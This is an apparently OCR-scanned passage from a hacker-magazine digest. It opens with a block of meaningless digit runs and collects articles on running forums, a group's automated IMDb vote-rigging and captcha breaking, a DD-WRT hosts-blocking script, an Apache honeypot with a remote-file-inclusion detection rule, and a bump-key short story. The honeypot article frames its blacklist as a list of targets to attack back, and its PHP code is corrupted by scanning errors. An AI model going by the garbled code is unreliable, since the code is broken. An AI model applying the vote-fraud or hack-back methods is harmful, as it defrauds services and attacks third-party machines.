1068206830684068506860687068806890	1485148614871488148914921493149414
6910692069306940695069606970698069	9514961497149814991515161517151815
9070708070907110712071307140715071	1915221523152415251526152715281529
6071707180719072107220723072407250	1532153315341535153615371538153915
7260727072807290731073207330734073	4215431544154515461547154815491552
5073607370738073907410742074307440	1553155415551556155715581559156215
7450746074707480749075107520753075	6315641565156615671568156915721573
4075507560757075807590761076207630	1574157515761577157815791582158315
7640765076607670768076907710772077	8415851586158715881589159215931594
3077407750776077707780779078107820	1595159615971598159916161716181619
7830784078507860787078807890791079	1622162316241625162616271628162916
2079307940795079607970798079908080	3216331634163516361637163816391642
9081108120813081408150816081708180	1643164416451646164716481649165216
8190821082208230824082508260827082	5316541655165616571658165916621663
8082908310832083308340835083608370	1664166516661667166816691672167316
8380839084108420843084408450846084	7416751676167716781679168216831684
7084808490851085208530854085508560	1685168616871688168916921693169416
8570858085908610862086308640865086	9516961697169816991717181719172217
6086708680869087108720873087408750	2317241725172617271728172917321733
8760877087808790881088208830884088	1734173517361737173817391742174317
5088608870888088908910892089308940	4417451746174717481749175217531754
8950896089708980899090911091209130	1755175617571758175917621763176417
9140915091609170918091909210922092	6517661767176817691772177317741775
3092409250926092709280929093109320	1776177717781779178217831784178517
9330934093509360937093809390941094	8617871788178917921793179417951796
2094309440945094609470948094909510	1797179817991818191822182318241825
9520953095409550956095709580959096	1826182718281829183218331834183518
1096209630964096509660967096809690	3618371838183918421843184418451846
9710972097309740975097609770978097	1847184818491852185318541855185618
9098109820983098409850986098709880	5718581859186218631864186518661867
9890991099209930994099509960997099	1868186918721873187418751876187718
8099911112111311141115111611171118	7818791882188318841885188618871888
1119112211231124112511261127112811	1889189218931894189518961897189818
2911321133113411351136113711381139	9919192219231924192519261927192819
1142114311441145114611471148114911	2919321933193419351936193719381939
5211531154115511561157115811591162	1942194319441945194619471948194919
1163116411651166116711681169117211	5219531954195519561957195819591962
7311741175117611771178117911821183	1963196419651966196719681969197219
1184118511861187118811891192119311	7319741975197619771978197919821983
9411951196119711981199121213121412	1984198519861987198819891992199319
1512161217121812191222122312241225	9419951996199719981999222232224222

THE HACKER DIGEST - VOLUME 31

5222622272228222922332234223522362
2372238223922432244224522462247224
8224922532254225522562257225822592
2632264226522662267226822692273227
4227522762277227822792283228422852
2862287228822892293229422952296229
7229822992323242325232623272328232
9233323342335233623372338233923432
3442345234623472348234923532354235
5235623572358235923632364236523662
3672368236923732374237523762377237
8237923832384238523862387238823892
3932394239523962397239823992424252
4262427242824292433243424352436243
7243824392443244424452446244724482
4492453245424552456245724582459246
3246424652466246724682469247324742
4752476247724782479248324842485248
6248724882489249324942495249624972
4982499252526252725282529253325342
5352536253725382539254325442545254
6254725482549255325542555255625572
5582559256325642565256625672568256
9257325742575257625772578257925832
5842585258625872588258925932594259
5259625972598259926262726282629263
3263426352636263726382639264326442
6452646264726482649265326542655265
6265726582659266326642665266626672
6682669267326742675267626772678267
9268326842685268626872688268926932
6942695269626972698269927272827292
7332734273527362737273827392743274
4274527462747274827492753275427552
7562757275827592763276427652766276
7276827692773277427752776277727782
7792783278427852786278727882789279
3279427952796279727982799282829283
3283428352836283728382839284328442
8452846284728482849285328542855285
6285728582859286328642865286628672
8682869287328742875287628772878287
9288328842885288628872888288928932
8942895289628972898289929293329342
9352936293729382939294329442945294
6294729482949295329542955295629572
9582959296329642965296629672968296
9297329742975297629772978297929832
9842985298629872988298929932994299
5299629972998299933334333533363337
3338333933443345334633473348334933
5433553356335733583359336433653366
3367336833693374337533763377337833
7933843385338633873388338933943395
3396339733983399343435343634373438
3439344434453446344734483449345434
5534563457345834593464346534663467
3468346934743475347634773478347934
8434853486348734883489349434953496
3497349834993535363537353835393544
3545354635473548354935543555355635
5735583559356435653566356735683569
3574357535763577357835793584358535

8635873588358935943595359635973598
3599363637363836393644364536463647
3648364936543655365636573658365936
6436653666366736683669367436753676
3677367836793684368536863687368836
8936943695369636973698369937373837
3937443745374637473748374937543755
3756375737583759376437653766376737
6837693774377537763777377837793784
3785378637873788378937943795379637
9737983799383839384438453846384738
4838493854385538563857385838593864
3865386638673868386938743875387638
7738783879388438853886388738883889
3894389538963897389838993939443945
3946394739483949395439553956395739
5839593964396539663967396839693974
3975397639773978397939843985398639
8739883989399439953996399739983999
4444544464447444844494455445644574
4584459446544664467446844694475447
6447744784479448544864487448844894
4954496449744984499454546454745484
549455545564557455845594564566456
7456845694575457645774578457945854
5864587458845894595459645974598459
9464647464846494655465646574658465
9466546664667466846694675467646774
6784679468546864687468846894695469
6469746984699474748474947554756475
7475847594765476647674768476947754
7764777477847794785478647874788478
9479547964797479847994848494855485
6485748584859486548664867486848694
8754876487748784879488548864887488
8488948954896489748984899494955495
6495749584959496549664967496849694
9754976497749784979498549864987498
8498949954996499749984999555565557
5558555955665567556855695576557755
7855795586558755885589559655975598
5599565657565856595666566756685669
5676567756785679568656875688568956
9656975698569957575857595766576757
6857695776577757785779578657875788
5789579657975798579958585958665867
5868586958765877587858795886588758
8858895896589758985899595966596759
6859695976597759785979598659875988
5989599659975998599966667666866696
6776678667966876688668966976698669
9676768676967776778677967876788678
9679767986799686869687768786879688
7688868896897689868996969776978697
9698769886989699769986999777787779
7788778977987799787879788878897898
7899797988798979987999888898899898
9999000



Building a Community Forum

by Freaky

We've seen user-input communications in various incarnations for years, from bulletin boards and newsgroups to mailing lists and forums. I have been building communities for the vast part of a decade and have found success in building communities covering a wide range of subject matter from coffee and medical research to technology and hobby sites. This simple guide will get you on your way to building your own community.

Choosing Your Subject

If you already have a website, your subject is probably obvious, but in either case it's important to pick a subject that's familiar, sparks interest, and is something you are passionate about that you think other people will talk about.

An example of a community that grew out of interest is one of the largest lockpicking enthusiasts' websites, LockPicking101.com. This community began with local hackers expressing an interest in learning about lockpicking. The forum provided a place for hacker/lockpicking enthusiasts to share informative tidbits they learned about lockpicking with each other. Soon it became apparent that others were also interested in lockpicking and how locks worked. The site recently celebrated its ten year anniversary!

Once you have your subject, research possible names for the community. See what exists already as you don't want your site confused with someone else's site. If you already have a site and you're creating a

new domain name just for your forum, it's vital that you choose a memorable name for your community. Consider keywords that are directly associated with your subject and your target demographic. In addition, it's a necessity that you determine which title would be the most search-friendly. Luckily there are many keyword research tools that can provide you with the pertinent and popular search words!

Select Your Software

There are quite a few web-based software solutions for your needs, the most popular being vBulletin and phpBB. When selecting your forum software, it's important to select one that is updated and maintained. Running software that isn't maintained can lead to hacked sites and servers. Some hosting providers help install the software. Others update the software for you, but if you're running your own services, it's on you to keep it up to date!

Once you make your selection and install it, plan on sticking with it for a while. It's rather hard to migrate to different forum software, especially when the site grows. Cell-PhoneHacks.com is one example of migrating from phpBB to vBulletin. The site was run on phpBB for years, constantly being updated, so when it was migrated to vBulletin, the automated tools weren't as automated as we wanted and were riddled with errors that took a great deal of work to get running again. Sometimes migration goes smoothly, other times it doesn't, so always have backups of your database and files!

Choose Main Topics of Discussion

A forum with too many sections and no posts is like a ghost town. When visitors hit the site, seeing everything empty, they tend to press the back button because they feel their post won't get seen. When selecting your main sections of discussion, start with a couple and make sure you get some great posts in the section, so people see they are active and the community is alive. You can always add more as your community grows, but it's good to start with just a handful. This was experienced firsthand with UndercoverFiles.com, a community for conspiracy and doomsday preparations. As you can imagine, there are so many topics that could be covered, but we had too many at first and had to scale back and combine subjects.

Once your main subjects are created, you're going to want to seed your community. Start by making some posts yourself and ask your friends to make a post or two and get involved! Ideas for starter topics include rules and introduction topics. Reach out to other sites that may want to get involved to help the site grow! Remember you need that warm feeling that the site is alive and active.

Adapt to Your Audience

Your audience speaks and you will be able to see what's of interest to them and what they're talking about. Even though you may start a forum with one person in mind, you may realize you actually attracted a different kind of user. BaristaForums.com, which was previously espressoforums.com, was intended to be a site for coffee lovers to talk about coffee. Once traffic started coming to the site, we realized it was full of coffee shop owners and employees looking to grow their business, talk b2b, and learn about the latest tech in their industry. The site was adapted and the caffeinated talk is still buzzing! Keep your ear to the ground and adapt to your community.

Promote Your Community

Books have been written on promoting websites; the key thing is you need to promote your site, and you have a lot of tools and resources at your fingertips, including tons of blog posts and community sites like webmasterworld.com which I first started out on. Without spending any more money, you can research search engine optimization (SEO) and start writing better posts that will attract

more search engine traffic.

Don't spam other sites. Remember, you're trying to build a community and you probably don't want people spamming your site, so make sure you don't spam other people's sites. Many sites allow you to have signature tags and have link sections. But the best kind of traffic isn't from one link, it's from a recommendation. Start making friends and get involved in other communities and other sites by doing guest posts and writing great content.

We've promoted communities locally by printing flyers and business cards and posted at colleges, coffee shops, and other businesses to help drive traffic to the sites. Make these flyers available to other users on the forum so they can help spread the word! While some sites we've promoted via social media, others are promoted as paid advertisements on Google or banners on other websites.

Keep Your Community Clean

We've seen sites get obliterated by spam bots, so it's important to keep your forums clean, updated, and protected against the spam bots. There are different methods you can try to keep spam out, including enabling captcha to stop automated registration and posts, but there are also third party solutions like blockscript.com which allows the webmaster to input a bit of code to check to see if the connection is made via proxies, known IPs of spam, or certain countries and then rejects the connection.

Your number one protection against spam is your own community users and forum administrators. You will want to select a moderator or administrator to help keep the community clean, someone who is active in the community and has the free time to help keep it clean. Some forum software allows users to report posts. When enough users report a post, it is removed automatically and put under review. Your moderators and administrators may move on to other things over time or get too busy to be as active as they were, so keep an open line of communication and be aware of what is needed. You don't want to neglect your community. It can easily be overtaken by spam. At that point, it's best to shut it down or disable new posts if you want to keep the old content accessible to users as reference.

Procedural Worlds Statistical Analysis Image Processing and PRNG Exploitation for the Lulz - or Why IMDb Got a Capcha

by sam

In February 2005, the GNAA devised a cunning plan to troll IMDb users using various fancy hacks. This is what happened.

The Plan

It was suggested on the #gnaa IRC channel that the movie *Gayniggers from Outer Space* (GNFOS), from which the organization takes its name, be upvoted to the IMDb Top 250 as an emotional tribute to this cult movie. The GNAA, not being 4chan, did not have an army of idiots to carry out their deeds; they had to use skills and technology instead.

The first attempt was simple: everyone voted for GNFOS, and asked people they knew to vote as well. It went slowly. In order to vote several times, a person had to go through a heavy process: only registered users can vote on IMDb, and a valid email address is required in order to register an account. Manual account creation was slow. The GNAA therefore decided to automate the IMDb account creation.

Creating a Procedural World of People

The following observations and guesses were made about the IMDb voting process:

- For the Top 250, only votes from “regular voters” were considered. This probably meant that in order to have an impact on the vote, they needed to A) vote for several movies in addition to GNFOS and B) have the same accounts vote again in the following days.
- A “weighting system” was applied to the votes, which probably included disfavoring votes from the same IP address, so they needed to use as many different IPs as possible.
- Multiple email addresses from the same domain were more likely to attract attention, so using as many different domains

as possible would make it more difficult to deduce which other accounts were created using this process.

- New users needed to fill out a form with their gender, birth year, country, postal code, etc. Randomizing this information would reduce the odds of being detected through statistical analysis.
- So the GNAA wrote an account creation library that, given a random seed, would create a unique identity comprising of:
- Full name, using data from the most common female and male names, as well as surnames in the U.S.
- Email address, using the full name combined with a variety of free email providers such as spam.la, mailinator.com, fastmail.us...
- Gender, country, year of birth, postal code.
- A preferred password for use on websites.

Generated identities would then look like

this:

```
SEED, FULL NAME, GENDER,
➡ EMAIL ADDRESS, PASSWORD
3480, Tracy Gilbert, F, Tracy
➡ Gilbert@spamhole.com, 26ACTR41
3481, Rene Reid, M, Rene_Reid@
➡ runbox.com, Re96RE14
3482, Sandra Silva, F, SANDRA63@
➡ swiftmail.com, UA75ED11
3483, Terrence Bowman M, terren
➡ cebowman@spamhole.com, en29TETE
3484, Ian Wade, M, WADE5946@po
➡ boxed.com, 59DE28WA
3485, Barbara Burke F, barbara
➡ _burke@spam.la, rb86BA13
```

People taking part in the operation would then be responsible for a seed range. For instance, Gary would run a script with seeds 1400 to 1499 for several days. But if Gary became busy, someone else could run the script with the same seed range and continue where he had left off. There was no need to create a central database because all of the identity information was generated procedurally.

Operation imdbtroll

The GNAA combined the identity creation library with additional anonymizing features such as a regularly updated list of public HTTP proxies (Tor was barely usable back in 2005), and web user agent randomization. The imdbtroll.py script was created.

People on IRC started running the script with a seed range assigned to them. The script went through several iterations, but the final version worked roughly as follows:

1. Choose a seed from the provided range, and create the corresponding identity.
2. Check whether the identity's email address is activated, by logging in if necessary. For instance, a spam.la account didn't require any subscription. But a mailinator.com account did. If the email address is not active, register an account at the email provider.
3. Check whether the IMDb account is present, by logging in if necessary. If the IMDb account is not present but there is a confirmation email in the mailbox, activate it. If the IMDb account is not present and there is no email, create an IMDb account and wait for a confirmation email in the mailbox.
4. Log in to IMDb.
5. Vote for movies from IMDb's Top 250, from the bottom 100, or using its built-in search engine; random search words included "troll," "communists," or "nazis."
6. Vote for *Gayniggers from Outer Space*, giving that movie 8, 9, or 10 stars.

The script also tried hard to simulate a real human using a real web browser, pausing between pages, using valid referrer information, clicking on links, sometimes not even voting for *GNFOS*....

It worked well. The weighted average vote for *GNFOS* went from 5.9 stars to 8.7.

	FEB 2ND	FEB 3RD	FEB 4TH
	5.9/10	7.5/10	8.7/10

And here are the voting details:

	FEB 2ND	FEB 3RD	FEB 4TH
10	605 (68.0%),	1391 (81.2%),	
➡ 2913	(81.8%)		
9	26 (2.9%),	60 (3.5%),	
➡ 224	(6.3%)		
8	24 (2.7%),	25 (1.5%),	
➡ 85	(2.4%)		
7	28 (3.1%),	28 (1.6%),	
➡ 55	(1.5%)		
6	28 (3.1%),	29 (1.7%),	
➡ 51	(1.4%)		
5	33 (3.7%),	33 (1.9%),	

➡ 51	(1.4%)
4	18 (2.0%), 18 (1.1%),
➡ 37	(1.0%)
3	27 (3.0%), 27 (1.6%),
➡ 35	(1.0%)
2	30 (3.4%), 30 (1.8%),
➡ 37	(1.0%)
1	71 (8.0%), 71 (4.1%),
➡ 72	(2.0%)

Bantown Trolls the GNAA

On February 4th, Bantown, a rival trolling group, got ahold of the GNAA's script by lurking on the IRC channel and using powerful hacker tools such as wget to retrieve the publicly posted script updates.

Bantown started running imdbtroll.py, too, with their own secret seed ranges. They just made one single modification to it: instead of giving *GNFOS* ten stars, they were giving it one star.

A race had begun. It was obvious that Bantown was running more instances of the script than the GNAA, so that they could completely cancel the GNAA's efforts. One solution was to run even more instances than Bantown, but a weapon escalation could only mean the eventual detection of unusual behavior by IMDb admins.

But the GNAA had a secret weapon: a logic bomb hidden in plain sight, right inside imdbtroll.py.

The GNAA Trolls Bantown Back

The library used for IMDb access had a lot of features, including changing a user's password. It was not used by imdbtroll.py, but it was fully functional. The GNAA therefore created a new script, fuckbantown.py, which did the following:

- Create a new identity from a random seed.
- Log into IMDb using the identity.
- Change the user's password so that the account becomes unusable for Bantown's running scripts.
- Change the vote for *GNFOS* from 1 star back to 10.

There was only one small problem: the GNAA did not know what random seeds Bantown had been using. They would have to potentially log in to billions of possible accounts in order to find out which users were created. That was not only guaranteed to raise alarms at IMDb, but it was also practically unfeasible in a reasonable amount of time.

But there was another way, thanks to spam.la. Some of the identities were using that

domain for their email address.

One prominent feature of spam.la was that *all* emails sent to a spam.la address appeared on the website. (“All email sent to any_address@spam.la is publicly readable right here” is what was said on their site.) So the GNAA only had to monitor that website and look for unknown IMDb account activation emails! Then, if the confirmation email was sent to, say, TRACEY49@spam.la, they only had to brute-force the Python pseudorandom number generator in order to find the seed that had created such an address. That still meant testing all possible seeds, but without having to connect to any server. If the seed was 215045, it probably meant that a Bantown person was using seeds 215000 to 215999.

Little by little, the GNAA secretly changed the votes for the users that Bantown had spent hours creating.

The IMDb Captcha

Understandably, the Bantown people felt butthurt. On February 5th, they decided to put an end to the whole operation and they alerted IMDb. A wave of panic swept over the admins and one of them quickly set up a captcha composed of a random movie or actor name to protect account creation from automated scripts.

Back in 2005, captcha breaking was rather uncommon. Some tools existed, but they only targeted simple captchas with minor image distortions. The one used by IMDb was considered hard to break.

However, the captcha had an unexpected weakness. It took the GNAA some time to understand it but, with a few samples, it had become visible:




Can you see it? “Morgan Freeman” and “Hide and Seek” appeared twice each. What

were the odds that, given 16 movie and actor names chosen at random, two of them would appear more than once? Pretty small, wouldn’t you agree? Well, yes, unless the list of movies and actors was unexpectedly short. And a small dictionary is a serious captcha weakness.

In order to guess the size of the dictionary, the GNAA gathered 192 captcha samples and counted how many times duplicates appeared:

66 names appeared once
39 names appeared twice
10 names appeared 3 times
3 names appeared 4 times
1 name appeared 6 times

They then performed a statistical analysis and managed to compute the probability that the above distribution would appear given various dictionary sizes:



The most probable dictionary sizes were between 170 and 190. As expected, that was *small* and allowed for a captcha breaking attack that did not involve OCR. Given the size of the corpus, they only had to count characters instead of decoding them. For instance, four characters followed by seven characters could be “Pulp Fiction,” “Ryan Gosling,” or “Teri Hatcher.” Since three tries were allowed to solve the captcha, that one would always be successfully guessed. In average, this led to a captcha breaker that had more than 60 percent efficiency.

Operation imdbtroll could carry on.

Epilogue

A few hours after the captcha breaker was integrated into imdbtroll.py, someone on #gnaa pointed out that the IMDb Top 250 only allowed movies that ran for more than 45 minutes.

GNFOS was a short movie. It would never enter the Top 250.

The whole operation had been in vain, but science progressed and lulz were had.



by Ashes

As we know, even the most security-aware person can be subject to redirects, mis-clicks, etc. So when I found a host file online containing known malware websites, I immediately wanted to load this file onto my Ubuntu machine to protect it. However, I have a lot of other devices on my network as well, including my media computer for streaming movies and wireless devices such as tablets and phones. Loading a hosts file onto each one of these devices and updating them every time the malware hosts file was updated online would be more work than I wanted to do.

Having DD-WRT on my home router would be the answer to zero work after the initial configuration. To implement my solution, I used SSH to connect to my router. In the root's home directory I then wrote the following script:

```
#!/bin/sh

wget -O ~/malware_hosts.txt
➤ http://www.malwaredomainlist
➤ .com/hostslist/hosts.txt

wget -O ~/ad_hosts.txt http://
➤ www.winhelp2002.mvps.org/hosts
➤ .txt

cp -f /tmp/hosts /tmp/hosts.bkp

cat ~/malware_hosts.
txt > /tmp/hosts
cat ~/ad_hosts.txt >> /tmp/hosts

rm -f ~/malware_hosts.txt
rm -f ~/ad_hosts.txt
```

At Home Malware (and Online Ads) Protection


```
killall dnsmasq
dnsmasq --conf-file=/tmp/dnsmasq.
➤conf
```

To explain this script to those who may not understand, the script downloads the updated malware hosts file from www.malwaredomainlist.com and, for good measure, another list with advertising domains. It then creates a backup of the current hosts file and copies the contents of the downloaded malware hosts file and advertising hosts file into the proper hosts file to be read by the operating system. After this happens, the script then removes the two downloaded files, kills the current DNS service, and restarts it so that the hosts file can be properly read.


I then ran the script to ensure that it did not error out as well as making sure the malware and advertisement website list was copied into the hosts file. After it did not error out and everything was a go, I created a weekly cron job. I added a file “update_malware_blocks” into the `/tmp/cron.d` directory with the proper configuration so that it runs weekly.

Some additional notes on this configuration:

1. The `/tmp` directory gets reset every time the router is rebooted. If you have to reboot your router, you will have to re-implement the steps above.
2. The home directory for root on DD-WRT is in the `/tmp/root` directory.
3. Your clients must be set to use your router as your DNS server. Then, of course, use OpenDNS servers to further resolve requests by putting their IP addresses into your router settings via the web GUI.



Automated Target Acquisition



by r00tNinjas: 0rbytal & blerbl
0rbytal@burntmail.com &
theblerbl@gmail.com

“Invincibility lies in the defense; the possibility of victory in the attack.” - Sun Tzu

Whether you are tired of hackers messing with your server (defense), you’ve got mad hacking skills and no targets (offense), or perhaps both, this article should interest you. I will briefly explain a brilliant system set up by my friend blerbl because he’s a techno-hacker genius who doesn’t like to write, and I’m a fairly decent writer who thought my 2600 brethren would love to replicate his defensive web server configuration. But first, the standard disclaimer:

This information is strictly for educational purposes. You should not try this outside of your own personally owned and operated test network. Any consequences resulting from your application of the knowledge shared in this article are your own fault. Do not try this at home.

blerbl runs his own web server, mostly as a front lobby to host various files he wants to access from any remote location with Internet access. As any web administrator who monitors their server will notice, the number of automated scans occurring across the Internet is prodigious. He doesn’t mind being scanned, but he’d prefer they not launch remote file inclusion attacks to enlist him in their botnet.

Like most savvy web administrators, blerbl uses a robots.txt file on his server to politely ask the courteous web crawlers to refrain from searching or indexing specific directories. Of course, blerbl also knows that the cunning hackers look for “robots.txt” files on web servers because they often contain the file paths that are much more interesting than what is published on the server. With this in mind, blerbl makes sure to include in his “robots.txt” file paths to tantalizing pages like “/myadmin.php” as sort of a “honey pot” for the nefarious hackers and

inconsiderate web crawlers. To avoid copying the honeypot page a thousand times, renaming it as every permutation of myadmin.php, blerbl used the mod_rewrite engine of Apache to help him accomplish his goal.

When a user requests “/myadmin.php” on his website, the user’s IP address is added to a special log file. He added a rule to his Apache configuration that will compare all requests with requests filed in the special log. If the request matches a logged IP from the special log, the request is transparently modified to become a request for the trap page... again. To reinforce his intent, blerbl added a rule at the top of his configuration file that compares the requestor’s IP address with the special log file and serves an error page if the requestor has ever previously accessed the trap page.

This routine prevents malicious users from accessing his server from that IP address, as was blerbl’s intent, but this method isn’t just an effective defensive measure... remember that when the user is blacklisted, his IP address is logged by the server in the special log file. Most casual Internet users will only browse the pages that are linked, and have no interest in a “robots.txt” file, or any page listed in it. Who has any interest in browsing pages and files listed in the “robots.txt” file? Hackers.

The special log file containing the blacklisted IP addresses can now be used as a targeting list! Clever and careful hackers won’t hack directly from their own IP address... they use somebody else’s. So, the blacklisted IP addresses likely belong to either (A) noobs who don’t really know what they’re doing, (B) script kiddies who disregard stealth, or (C) compromised systems. Regardless of the type of user that scanned the web server, the admin can now scan the scanner with a fair probability they can gain access (if the admin had the time/interest). It’s kind of like being an active agent of karma, teaching hackers the golden rule through the most effective (and often merciless) teacher: experience.

Another benefit to this defense implementation is that the web admin can add rules to discriminate based on user agents that script kiddies often use, or any other screening parameter. Plus, the blacklist can be modified or manually updated without having to restart the server. The customization possibilities are endless. Below is the code for the auto-blacklisting files you can use to defend your web server, or to automate your target acquisition.

Hack All The Things!

[security.conf]


```
#include the desired site's
➡ conf file
RewriteEngine ON
#RewriteLog rwlog.log
#RewriteLogLevel 5
## BLACKLIST IPS ##
RewriteMap ipslist txt:/etc/
➡ security/blacklistip
RewriteCond %{REMOTE_ADDR} ^(.*)$
RewriteCond ${ipslist:%1|white}
➡ ^black$ [NC]
RewriteRule (.*?) - [F]
## TRAP REQUESTS ##
RewriteMap reqlist txt:/etc/
➡ security/bad_requests
RewriteCond %{REQUEST_URI}
➡ ^/*(\S+)/*$ [NC]
RewriteCond ${reqlist:%1|white}
```

```
➡ ^black$ [NC]
RewriteRule (.*?) "/trap.php" [L]
## RFI Prevention ##
RewriteCond %{THE_REQUEST} GET\
➡ ((http)|(ftp)) (://|s://)+.*
RewriteRule (.*?) "/trap.php" [L]
```

[trap.php]

```
<html>
    <title> Oh my </title>
    <body>
        <center><p>Now what ???
➡ </p></center>
    </body>
<?php
    $bl_filename = "/etc/security
➡ /blacklistip";
    $f = fopen($bl_filename,'a');
    $msg = $_SERVER['REMOTE_ADDR
➡ ']."tblack\n";
    fwrite($f,$msg);
    fclose($f);

    $bl_filename = "/etc/security
➡ /offenses.log";
    $f = fopen($bl_filename,'a');
    $msg = $_SERVER['REQUEST_
➡ TIME')."t".$_SERVER['REMOTE_
➡ ADDR')."n";
    fwrite($f,$msg);
    fclose($f);
?></html>
```



by Robert B. Schofield

I was at my local hackerspace finishing up my Arduino powered 3D LED grid. It was currently displaying a 3D falling rain of light, when I heard a voice over my shoulder.

“Nice. Very nice,” it said, in an accent I didn’t recognize.

I turned to see a skinny man in jeans and a leather jacket, with an English driving cap that

bore the Union Jack across the top. He had a bushy mustache, and a small triangular beard. His accent was not British.

“Thanks,” I replied, turning back to my project. Next was a wall of light going front to back, left to right, then top to bottom.

“My name is Boleslav,” the man behind me said.

“Lock,” I said, turning around.

“That is an interesting name, and very

appropriate for what I would like to discuss with you.”

“And what is that?” I asked.

“This.” He reached into his jacket and slowly pulled out a key. It was made of glass.

“What?”

He held it out and I took it. I immediately realized it was not glass, but clear plastic, and there were tiny fiber optic lines inside. I also noticed that the teeth of the key were all at the minimum key depth. It was a bump key. A clear plastic fiber optic bump key. What in the world?

“Can I buy you a drink?” Boleslav asked.

Two beers later at the local dive a few blocks down, and I asked Boleslav, “Where did you get that?”

“No. No questions about that,” he said, holding up a hand. “Yes, it is unique. Very special. And I have a proposition for you. Would you like to work with it?”

“Sure. I mean, maybe. Work with it how?”

He grinned. I think he knew he had me. Still, I was wary. This was not something you find online, not even on Silk Road, before that was shut down.

He pulled out the key again and held it between us. “Notice the op-tiks,” he said, in his strange accent.

I did. They led from each of the teeth to a small connector on the bow of the key.

“It connects to a ka-mara,” he said. “A digital ka-mara.”

I shrugged.

“You know what a bump key is?” he asked.

“Of course. The teeth are all at the lowest possible point. You insert the key, then back it out a notch. You tap the key with a bump hammer while you turn it slightly, and if you’re lucky, it opens the lock.

Boleslav grinned. “Exactly. If you are lucky.” He held up the key. “This is for something better, to eliminate the luck.” He took a big swig of beer. “You have a MakerBot at your haker-space. You put this key in a lock, bump and take picture inside the lock. Ha! Your name!” He patted my shoulder. “Then you turn picture into real key. What do you say?”

Interesting. It seemed possible, at least in theory. A unique challenge. If the key really worked. “Maybe,” I said, thinking. “Not an Arduino, it’ll need a computer.”

“Must be small,” Boleslav said.

“A Raspberry Pi,” I replied. “But I don’t have one, or the time to work on it.”

“I have Bitcoins,” he said. “I have been mining since the start. Ten now, and ninety more when it works.”

I took the key from him, turned it around in my fingers, and nodded.

Of course this was not on the up and up. I was not that naive. But it was a challenge. And what a unique key. I cashed the Bitcoins and got the Raspberry Pi. The key and small digital camera that connected to it that he gave me worked. When I bumped the key in a lock the camera flashed the inside of the cylinder and pins and took about a hundred pictures. I wrote some Python to calculate the proper length of the cylinders based on the pictures and then convert those to key teeth height. A friend of mine, Sh0kwave, helped me turn that data into a MakerBot file, and easier than I expected, it worked! I could print a working, plastic key that was easily strong enough to work in a lock.

Bump, snap, calculate, print, and you had a working key.

Boleslav met me at the bar, very excited, when I contacted him. “Very good! Excellent!” he said when I showed him the plastic key and how it opened the test lock I’d used. “Give to me and I will transfer the rest of the Bitcoins.”

“Are you sure you’ll transfer them?” I asked.

“Yes, of course! You have my phone number, my email.”

I hesitated a moment, then said, “OK,” and handed over the equipment.

I checked the next day, but of course there was no transfer. I didn’t really expect it. I’d traced his email through the header and his phone number and knew they were both throw-aways. That was OK. It had been a fun challenge. I still got ten Bitcoins to help fund my next project. I knew Boleslav was a crook, or a spy, or something. That was OK too, because the next time Boleslav, or whoever he worked for tried to use the gear I’d given him they would get a nice little surprise. It would make a small object, but not a key. They would slowly see a very small human fist appear. And as they continued to watch, they would see that the fist had a single finger extended.

Watching



the Watchers

If there's one thing we've learned, it's that those engaged in surveillance really hate to be observed themselves. This is why when you point a video camera at a cop, you'll likely get some push back or worse, even when the law is completely on your side. The same holds true for government officials who will stop at nothing to conceal their true actions and motivations. They have good reason - just look at how many times such revelations wind up hurting them. And let's not forget our friendly corporations, engaged in all kinds of privacy invasions hidden in services and the promise of convenience. They certainly don't want to be under the magnifying glass themselves.

This last year has been a tough one for those running the show. On a regular basis, the Edward Snowden leaks have revealed the extent of the massive surveillance taking place worldwide, invading the privacy of everyone from average citizens to world leaders. When this all began, many people in the States were willing to accept a little privacy invasion if it resulted in more security, which is the usual justification for removing a few liberties. That worked for a while, until the revelations kept coming and expanding the scope of the actual spying.

